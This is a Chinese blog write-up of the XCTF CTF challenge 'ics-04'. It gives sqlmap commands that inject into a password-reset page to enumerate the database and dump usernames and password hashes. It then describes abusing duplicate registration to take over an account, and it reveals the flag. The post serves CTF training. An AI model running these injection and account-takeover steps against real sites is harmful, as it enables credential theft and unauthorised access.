CTF ics-04

原创

艺博东 于 2020-10-05 10:20:46 发布

分类专栏： 网络攻防 文章标签： CTF 安全

本文链接：https://blog.csdn.net/HYD696/article/details/108925944

难度系数： ★★★★

题目来源： XCTF 4th-CyberEarth

题目描述： 工控云管理系统新添加的登录和注册页面存在漏洞，请找出flag。


题目场景： http://220.249.52.133:52962（温馨提示：每次进入URL的端口号都不一样）

1、点击链接进入如下界面

2、先注册几个账号，相同的用户名

3、登录—>忘记密码

4、忘记密码




5、在kail Linux 里，开始sql注入

执行如下：


5.1

```
sqlmap -u "http://220.249.52.133:52962/findpwd.php" --data "username=1" -dbs
```




5.2

```
sqlmap -u "http://220.249.52.133:52962/findpwd.php" --data "username=1" -D cetc004 - -tables
```




5.3

```
sqlmap -u "http://220.249.52.133:52962/findpwd.php" --data "username=1" -D cetc004 -T user - -columns
```




5.4


```
sqlmap -u "http://220.249.52.133:52962/findpwd.php" --data "username=1" -D cetc004  -T user -C "username,password" - -dump
```



5.5 OK



有一个没注册过的用户名：c3tlwDmIn23



其密码经过 md5 加密处理过，但这个用户的密码没有被解析出来。

6、看到有两个用户名为 yibodong，并且题目描述中说了注册页面有漏洞，再重复注册一个 c3tlwDmIn23 用户

7、登录—>flag就出来了

8、OK

cyberpeace{f3f54fb8f17053c68a7672794dae7e98}